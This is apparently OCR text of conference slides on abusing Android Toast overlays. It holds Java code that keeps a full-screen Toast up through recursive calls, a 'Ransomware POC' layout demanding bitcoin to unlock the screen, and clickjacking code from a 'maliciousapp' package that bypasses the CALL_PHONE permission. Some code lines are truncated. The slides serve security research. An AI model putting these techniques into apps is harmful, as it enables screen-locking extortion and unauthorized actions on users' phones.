
B. It can be triggered using any Context including applications without permissions at all.

C. The Toast views don't receives focus by default.

Customizing Toast view

Toast is not really limited to only short texts.

Toast view can be completely customized, it can show images, videos, webviews and it can even cover the entire screen



Toast limitation

Appearance duration - it can take the value of either:

- Toast.LENGTH_SHORT (approx 2s)
- Toast.LENGTH_LONG (approx 4s)

The exact time depends on the device

Toast limitation

Bypass - using recursive calls repeatedly

As long as the delay between the calls is shorter than the appearance time, the toast view could appear almost infinitely

```java
private void overlay1(final int count){
    View v = LayoutInflater.from(context).inflate(R.layout.overlay1, root: null);
    Toast t = new Toast(context);
    t.setGravity(Gravity.FILL, xOffset: 0, yOffset: 0);
    t.setView(v);
    t.setDuration(Toast.LENGTH_LONG);
    t.show();
    if(count > 0)v.postDelayed(() → { overlay1( count: count - 1); }, delayMillis: 1000);
}
```


Overlay screen block

Ransomware POC

```xml
<RelativeLayout
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    android:background="#000000"
    >
    <TextView
        android:id="@+id/desc"
        android:gravity="center"
        android:layout_centerInParent="true"
        android:layout_width="match_parent"
        android:layout_height="wrap_content"
        android:textColor="@color/white"
        android:text="To unlock your screen send 0.1 bitcoin to"
        />
    <TextView
        android:id="@+id/addr"
        android:layout_below="@id/desc"
        android:layout_centerInParent="true"
        android:gravity="center"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:background="#f1f1f1"
        android:textStyle="bold"
        android:textColor="#4277c9"
        android:text="Some address"
        />
</RelativeLayout>
```

Overlay screen block

Ransomware POC




Clickjacking with system overlay


Sometimes to make something crucial to happen, you need only one single click from a user


- An average Android user touches the phone 2617 times each day.
- So it's fairly easy to make the user to tap the screen at a specific spot.

Android common alert popups


How many of those did you see?









Clickjacking with system overlay



How does it work?

What user see | What Actually behind it





What can we do with it?

Real-life exploitation POCs using different combinations of these techniques

- Unauthorized 2 way internet communication
- Ransomware
- Disrupt or uninstall apps
- Bypass more permissions from DANGEROUS protection level

Bypassing CALL_PHONE permission

Runtime permission from dangerous protection level


- Intent ACTION_CALL require the runtime CALL_PHONE permission from dangerous protection level.
- But Intent ACTION_DIAL does almost the same without any permission, the only difference is one single click from user.

Permission CALL_PHONE from dangerous protection level

```
stDelayed(()-> {
//overlay1(5, LayoutInflater.from(context).inflate(R.layout.overlay1, null
//startActivity( new Intent( Intent.ACTION_UNINSTALL_PACKAGE,
//overlay1(0, LayoutInflater.from(context).inflate(R.layout.clickjack1, nu
h.postDelayed(()->{
    //startActivity(new Intent(context, ClickjackVictim.class));
    startActivity(new Intent(Intent.ACTION_CALL, Uri.parse("tel: 1337")));
}, delayMillis: 500);

delayMillis: 5000);
inish();
'
```

```
app.Instrumentation.execStartActivity(Instrumentation.java:1610)
app.Activity.startActivityForResult(Activity.java:4472)
.activity.ComponentActivity.startActivityForResult(ComponentActivity.java:597)
app.Activity.startActivityForResult(Activity.java:4430)
.activity.ComponentActivity.startActivityForResult(ComponentActivity.java:583)
app.Activity.startActivity(Activity.java:4791)
app.Activity.startActivity(Activity.java:4759)
kurtin.maliciousapp.MaliciousActivity.lambda$null$0$MaliciousActivity(MaliciousActivity.java
kurtin.maliciousapp.-$$Lambda$MaliciousActivity$Icyky86XukiUsIrhhUxMIOCrWes.run(Unknown Sour
os.Handler.handleCallback(Handler.java:789)
os.Handler.dispatchMessage(Handler.java:98)
os.Looper.loop(Looper.java:164)
app.ActivityThread.main(ActivityThread.java:6541) <1 internal call>
roid.internal.os.Zygot                                    un(Zygote.java:240)
roid.internal.os.Zygo                                     ava:767)
```

Success
Operation succeeded




Bypassing CALL_PHONE permission

```
System.out.println("Overlay POCs");

h.postDelayed(()-> {
    //overlay1(5, LayoutInflater.from(context).inflate(R.layout.overlay1,

    //startActivity( new Intent( Intent.ACTION_UNINSTALL_PACKAGE,

    overlay1( count: 0, LayoutInflater.from(context).inflate(R.layout.clic
    h.postDelayed(()->{
        //startActivity(new Intent(context, ClickjackVictim.class));
        startActivity(new Intent(Intent.ACTION_DIAL, Uri.parse("tel: 0001
    }, delayMillis: 500);

}, delayMillis: 5000);
//finish();
//*/
```

OC ▾ | No debuggable processes ▾ | Verb... ▾ | 🔍

Success
Operation succeeded

